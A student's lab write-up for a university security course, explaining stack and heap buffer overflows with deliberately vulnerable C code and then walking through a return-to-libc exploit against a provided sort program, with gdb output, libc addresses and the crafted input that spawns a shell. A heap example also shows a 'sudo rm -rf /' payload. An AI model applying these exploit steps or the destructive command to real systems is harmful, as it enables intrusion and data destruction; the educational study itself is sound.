CS 6035 Information Security Project 1: Buffer Overflow

Tony David Potter
GTID 903049486

Part 1a: Stack Buffer Overflow.
A simple stack overflow example would be as follows:

```
int main()
{
      char pwd[8];
      pwd = "password";
      char entry[8];
      puts("Please enter a password :");
      gets(entry);
      if (strcmp(pwd, entry) != 0)
            puts("good password");
      else
            puts("bad password");
      return 0;
}
```

In this program, we have two variables, both holding strings of length 8 chars, with the password variable "`pwd`" first, and the user entry "`entry`" coming last. The stack should look like this:

Hi memory

argv	- 4 bytes
argc	- 4 bytes
return address	- 4 bytes
old base pointer	- 4 bytes
pwd	- 8 bytes
entry	- 8 bytes

Lo memory

String increases in size

Because of the ordering of the stack, and the lack of error checking on the C library function `gets()`, any data entered when prompted in excess of eight chars will overflow into the `pwd` variable. A properly constructed string of 16 chars in length, where the first eight and the last eight match exactly, will fill the variable `pwd` so that the contents of entry and `pwd` will be identical. This will trigger the `strcmp()` call to report a `0` (no difference), so the if statement is run and "`good password`" is reported to the user.

Sample input data:

"`hello`"	bad password
"`password`"	good password
"`password `"	bad password
"`passwordpassword`"	good password
"`trouble!trouble!`"	good password

In the first example, the entered data is contained in the variable entry, and doesn't match the password `pwd`, so we get the "bad password" message, as expected. In the second example, the entered data is contained in the variable `entry` and matches the password `pwd`, so we get the "good password" message, as expected.

In the third row, the input is “password “, that is, password followed with a space. Because the entry is more than eight chars in length, the extra char overflows into the `pwd` variable, corrupting the password. Since “password” is not the same string as “ assword”, we get the “bad password” message.

In the fourth example, the entered data “passwordpassword” is exactly long enough to fill both `entry` and `pwd`, so `entry` contains “password”, `pwd` contains “password”, and the two strings are equal. Hence, we get the “good password” output.

In the fifth example, the entered data “trouble!trouble!” is again exactly long enough to fill both `entry` and `pwd`, so `entry` contains “trouble!”, `pwd` contains “trouble!”, and the two strings are again equal. Again we get the “good password” output.

Also, any data in excess of 20 chars will overflow into the return address, possibly corrupting it. A properly formed data entry of 24 chars in length will fill the return address with pre-determined data. With sufficient planning, the last four chars can be formed in such a way that other library functions can be called, allowing an exploit where the attacker can possibly execute code at an elevated user level

Part 1b: Heap Buffer Overflow

The main difference between the stack and heap is the stack is used for static, explicitly delcared variables of known size, where objects, records, and other data structured that are dynamically allocated at runtime are done so from heap memory. Since these records don’t typically have executable code, you have to rely on overwriting a pointer to a place in the stack where shellcode has been stored. This can be a location on the stack or elsewhere on the heap. An excellent discussion of the Heap Buffer Overflow can be found at https://www.youtube.com/watch?v=rtkRYxbt-r8.

```
int main(int argc, char* argv[])
{
        char *msg, *cmd;
        msg = (char *)malloc(20);
        cmd = (char *)malloc(80);
        strcpy(cmd, "echo ");
        strcpy(msg, argv[1]);
        strcat(cmd, msg);
        strcat(cmd, " > log.txt");
        system(cmd);
        printf("The command was %s", cmd);
        free(msg);
        free(cmd);
        return 0;
}
```

Typing a small enough message (less than 20 chars) will have the message logged to a log file in the current directory. Should the message be longer than 20 characters, the string will start to overflow into the command string, overwriting characters. Thus a sufficiently buffered string could carry a dangerous payload (“`AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDsudo rm -rf /`” would certainly cause an issue.)

The main difference between this attack and a Stack Buffer Overflow attack is the memory is dynamically allocated at runtime. Thus, pointers to two strings are put on the stack, and these pointers point to regions of memory in the heap, where dynamically allocated data structures are stored.

Memory in the illustrated program is as follows. Note that data is entered from the low memory (bottom) to the high memory (top) for both the memory stack and the heap. This is why the overflow for the `msg` string overwrites the `cmd` string.

Hi memory

STACK	argv
STACK	argc
STACK	return address
STACK	old base pointer
STACK	ptr to msg
STACK	ptr to cmd
	-free space-
	-free space-
	-free space-
HEAP	Space for cmd
HEAP	Space for msg

Lo memory


String increases in size

Part 2: Exploiting Buffer Stack Overflow.

Taking the given `sort.c` along with a `data.txt` file, I modified the data file to contain the numbers from 1 to 32, and ran the sort program against it in `gdb`. I noticed that upon termination of the program, it tried to run the memory at `0x00000019`; hence the memory location in the 19th line of my data file will be the one executed.

This makes sense upon examination of the program. The program first sets up a swap variable and an array of fourteen elements, thus using fifteen `int`-sized memory parcels on the stack. After reading the data from the file, the bubble sorting is invoked, putting loop control variables `c` and `d` onto the memory stack. As there are fourteen storage variables, anything over that overwrites data on the stack. So data elements 1-14 fill the array, data element 15 overwrites the swap variable, data elements 16 and 17 overwrite the loop control variable, data element 18 overwrites the old base pointer, and data element 19 overwrites the return address.

Our task now is to find the address for `system`, the address for `/bin/sh`, and to possibly find the address for `exit` to allow a graceful exit rather than a crash. http://stackoverflow.com/questions/19124095/return-to-lib-c-buffer-overflow-exercise-issue provides a clear and concise way to get this information in the gdb environment.




```
31
32

Program received signal SIGSEGV, Segmentation fault.
0x00000019 in ?? ()
(gdb) print &system
$1 = (<text variable, no debug info> *) 0xb7e56190 <__libc_system>
(gdb) print _exit
$2 = {<text variable, no debug info>} 0xb7ecbbc4 <_exit>
(gdb) find &system,+9999999,"/bin/sh"
0xb7f76a24
warning: Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting se
arch.
1 pattern found.
(gdb)
```

So with the knowledge that `system` is located at `0xb7e56190`, `exit` is located at `0xb7ecbbc4`, and `/bin/sh` is located at `0xb7f76a24`, we're ready to assemble our stack so the return address is overwritten by the `system` call to `/bin/sh`.

Because the data is being bubble-sorted, we need to make sure the return call to system is executed, and the address to /bin/sh follows it in the stack. Using the data at left in a file `ddata.txt`, we get the following output (note the `89ABCDEF` is filler to get the memory addresses in the proper spots on the stack):

```
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
b7f76a24
b7f76a24
b7e56190
```




```
0x89abcdef
0xb7f76a24
0xb7f76a24
0xb7e56190

Sorted list in ascending order:
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
89abcdef
b7e56190
b7f76a24
b7f76a24
$ ls
core  data.txt  ddata.txt  ddata.txt~  sort  sort.c  VM account  writeup.pdf
$ whoami
ubuntu
$ exit
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop$
```

At this point, we have a functioning shell, but we have a segfault upon exiting.

To make sure we don't get the segfault, a slight change to the data file is made: we add the address to the exit command as found before. The result is a bit more elegant:

89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
89ABCDEF
b7f76a24
b7ecbbc4
b7e56190



Part 3: Attempting to Mitigate Overflow Exploits.

One thing that both of these attacks utilize is to create a data object that requires more space than is alloted. This causes functioning code (whether pointers to memory routines or actual shell code is entered) to be executed, often at an elevated permission level. Both of these require a precise knowledge of the architecture of the system and the version of the OS that the system is running on; warnings were given during this project by the TA's that even upgrading software on the VM would cause the memory locations in Part 2 to change.

In https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf, Shacham points out how even being off by one byte can cause radical changes in bytecode that is executed, rendering it ineffective in the task intended. In http://benpfaff.org/papers/asrandom.pdf, Shacham et. al., discuss how randomization of address space allocation can make it difficult to find the precise location where a buffer will overflow. Even with these caveats, both papers illustrate successful attacks that get around these precautions that are intended to mitigate buffer exploits as demonstrated in this project.

What's important to note is that many of these precautions, often implemented in modern operating systems, do not eliminate the effectiveness of buffer exploit attacks; they merely add an extra process the attacker has to go through to be effective.